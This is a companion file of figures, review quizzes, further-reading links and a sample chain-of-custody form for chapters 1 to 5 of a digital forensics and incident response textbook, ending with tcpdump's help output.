



3RD EDITION

# Digital Forensics and Incident Response

Incident response tools and techniques  
for effective cyber threat response



**GERARD JOHANSEN**

# Preface

List of software and hardware

## **Software/hardware covered in the audiobook**

Wireshark	Encrypted Disk Detector 3.0.2
FTK Imager 4.7.12	Security Onion 2.3
WinPmem 2.0.1	Zeek
Belkasoft Live RAM Capturer	RITA
Kroll gkape 1.2.0.0	Network Miner 2.7.3
Velociraptor 0.6.4	Arkime 3.3.1
Eraser 6.2.0.2993	Monolith Notes
Volatility 3 Framework 2.2.0	Pestudio 9.3.7
Volatility Workbench v3.0.1003	Process Explorer
Autopsy 4.19.3	ClamAV
Event Log Explorer 5.2	Maltego 4.3.1
Skadi 2019.4	

## **Operating system requirements**


Windows 10	Ubuntu 20.04
------------	--------------

# Chapter 1

## Images



Figure 1.1 – NIST IR process



**Figure 1.2 – Social engineering playbook**

## Questions

Test your knowledge by seeing if you can answer the following questions:

1. A table-top exercise should be conducted after changes are made to the IR plan and/or playbooks.
  - True
  - False
2. Which of the following roles would not be a member of the CSIRT core team?
  - Incident coordinator
  - CSIRT analyst
  - Legal
3. It is not important to have technical resources available as part of the IR framework to aid during an incident.

- True
  - False
4. A risk assessment is a valid data source for identifying high-risk incidents for playbook creation.
- True
  - False

## Further reading

You can refer to the following resources for more information about what we learned in this chapter:

- *Computer Security Incident Handling Guide, NIST SP 800-61 Rev. 2:* <https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final>
- **European Union Agency for Cybersecurity (ENISA)—*Incident Handling in Live Role Playing Handbook*:** <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/incident-handling-in-live-role-playing-handbook/view>
- *Incident Handler's Handbook* by *Patrick Kral*, SANS Reading Room: <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

# Chapter 2

## Images




Figure 2.1 – The SOC engagement model




Figure 2.2 – A SOC integrated model




Figure 2.3 – A fusion center model



Figure 2.4 – The CIA triad




Figure 2.5 – A system’s eradication and recovery architecture

## Questions

1. Which of the following containment strategies is the most difficult to perform?
  - Physical
  - Network
  - Perimeter
  - Virtual
2. A cyber security breach can have an impact on which of the following?
  - Confidentiality
  - Integrity
  - Availability
  - All of the above

3. Attribution is critical and has to be completed for a successful incident investigation.
  - True
  - False

## Further reading

- *NIST SP 800-61 Rev 2, Computer Security Incident Handling Guide*, at <https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final>
- *ENISA Incident Handling in Live Role Playing Handbook*, at <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/incident-handling-in-live-role-playing-handbook/view>
- *Incident Handler's Handbook* by Patrick Kral, SANS Reading Room, at <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>
- *MITRE Ten Strategies of a World-Class Cybersecurity Operations Center*, at <https://www.mitre.org/sites/default/files/publications/pr-13-1028-mitre-10-strategies-cyber-ops-center.pdf>
- *Security Orchestration Automation and Response (SOAR)* <https://www.inquisitllc.com/wp-content/uploads/2020/05/White-Paper-Security-Orchestration-Automation-and-Response.pdf>

# Chapter 3

## Images




Figure 3.1 – The digital forensics process



### Computer Security Incident Response Chain of Custody Form

#### Incident Information

Intake ID:	Analyst	Submission #:
------------	---------	---------------

#### Electronic Media Details

Box Number:	Description:	
Manufacturer:	Model	Serial Number:

#### Image or File Details

Date / Time Acquired:	Created By:	Method:	Storage Date:
File/Image Name:	Link:		

#### Chain of Custody

Tracking No.	Item Type	From (Org)	To (Org)	Reason
		Name/Org:	Name/Org:	
		Signature:	Signature:	
		Name/Org:	Name/Org:	
		Signature:	Signature:	
		Name/Org:	Name/Org:	
		Signature:	Signature:	
		Name/Org:	Name/Org:	
		Signature:	Signature:	
		Name/Org:	Name/Org:	
		Signature:	Signature:	
		Name/Org:	Name/Org:	
		Signature:	Signature:	
		Name/Org:	Name/Org:	
		Signature:	Signature:	

Page \_\_\_\_ of \_\_\_\_

IRProactive-DFIR-01 v 1.0

March 6, 2022

**Figure 3.2 – The evidence chain of custody form**

#### Incident Information

Intake ID: 2022-00056	Analyst Johansen, G	Submission #: 001
-----------------------	---------------------	-------------------

**Figure 3.3 – The Incident Information section on a chain of custody form**

### Electronic Media Details

Item Number: 001	Description: 'easystore' External HDD		
Manufacturer: Western Digital	Model# 1621B		Serial Number: WX62D80FVXN1

**Figure 3.4 – The Electronic Media Details section on a chain of custody form**

### Image or File Details

Date / Time Acquired: March 15, 2022, 0113 UTC	Created By: Johansen, G	Method: TCPDump	Storage Drive: Forensics HDD-01
File/Image Name: CoreRouter.pcap	Hash: f1e815e58c168ac377b8cf576bd1db68		

**Figure 3.5 – The Image or File Details section on a chain of custody form**

### Chain of Custody

Tracking No.	Date/Time:	FROM:	TO:	Reason:
1	Date: 03/15/22 Time: 0126 UTC	Name/Org: Gerard Johansen IRProactive Signature: <i>Gerard Johansen</i>	Name/Org: Carol Davis IRProactive Evidence Custodian Signature: <i>Carol Davis</i>	Evidence acquisition and storage
	Date: 03/16/22 Time: 1642 UTC	Name/Org: Carol Davis Signature: <i>Carol Davis</i>	Name/Org: Gerard Johansen Signature: <i>Gerard Johansen</i>	
2				Analysis

**Figure 3.6 – Chain of custody details**



Figure 3.7 – A physical write blocker



Figure 3.8 – The DEFT digital forensics OS



Figure 3.9 – The CAINE digital forensics OS



Figure 3.10 – The SANS SIFT Workstation



Figure 3.11 – The CSI Linux digital forensics OS



Figure 3.12 – The REMnux digital forensics OS



Figure 3.13 – A digital forensics jump kit



**Figure 3.14 – Contents of a jump kit**

## Questions

1. What is not a federal rule of evidence?
  - A test for relevant evidence
  - Locard's principle
  - A testimony by an expert witness
  - The Best Evidence Rule
2. A proper chain of custody should be maintained to ensure the integrity of digital evidence.
  - True
  - False
3. Which items should be included as part of a digital forensics jump kit?
  - A physical write blocker


- Notepad and pen
  - Networking cables
  - All of the above
4. What is NOT a portion of the forensic process?
- Identification
  - Courtroom testimony
  - Collection
  - Analysis

## Further reading

- The Digital Forensics Research Workshop: <https://www.dfrws.org>
- ISACA's Overview of Digital Forensics: <http://www.isaca.org/Knowledge-Center/Research/ResearchDeliverables/Pages/overview-of-digital-forensics.aspx>
- Historical background on the FBI CART:  
<https://www.ncirs.gov/App/Publications/abstract.aspx?ID=137561>

# Chapter 4

## Images



**Figure 4.1 – Relationship between digital forensics, incident investigation and incident response**




Figure 4.2 – Types of incident investigation




Figure 4.3 – A ten-step investigation methodology




Figure 4.4 – The cyber kill chain






Figure 4.5 – The diamond model



**Figure 4.6 – The diamond model relationship**



**Figure 4.7 – An example of the diamond model**

Kill Chain Phase	Diamond
Reconnaissance	
Weaponization	
Delivery	
Exploitation	
Installation	
Command and Control	
Actions on Objective	

Figure 4.8 – A combined kill chain and diamond model

## Questions

1. The type of incident investigation that is concerned with determining whether an event is an incident or not is:
  - Attribution
  - Root cause
  - Detection
  - Intrusion analysis
2. What is the first phase of the cyber kill chain?
  - Reconnaissance
  - Weaponization
  - Command and Control
  - Delivery
3. Obtaining data during the Reconnaissance phase of the cyber kill chain is often difficult due to the lack of any connection to the target network.
  - True
  - False

# Chapter 5

## Images





Figure 5.1 – A sample network diagram



**Figure 5.2 – A NetFlow diagram**

```
arkime@arkime:~$ tcpdump -h
tcpdump version 4.9.3
libpcap version 1.9.1 {with TPACKET_V3}
OpenSSL 1.1.1f  31 Mar 2020
Usage: tcpdump [-aAbDDefhHIJKLnNOpqStuUvxX#] [ -B size ] [ -c count ]
              [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
              [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
              [ -Q in|out|inout ]
              [ -r file ] [ -s snaplen ] [ --time-stamp-precision précision ]
              [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
              [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]
              [ -Z user ] [ expression ]
```

**Figure 5.3 – The tcpdump help menu**

```
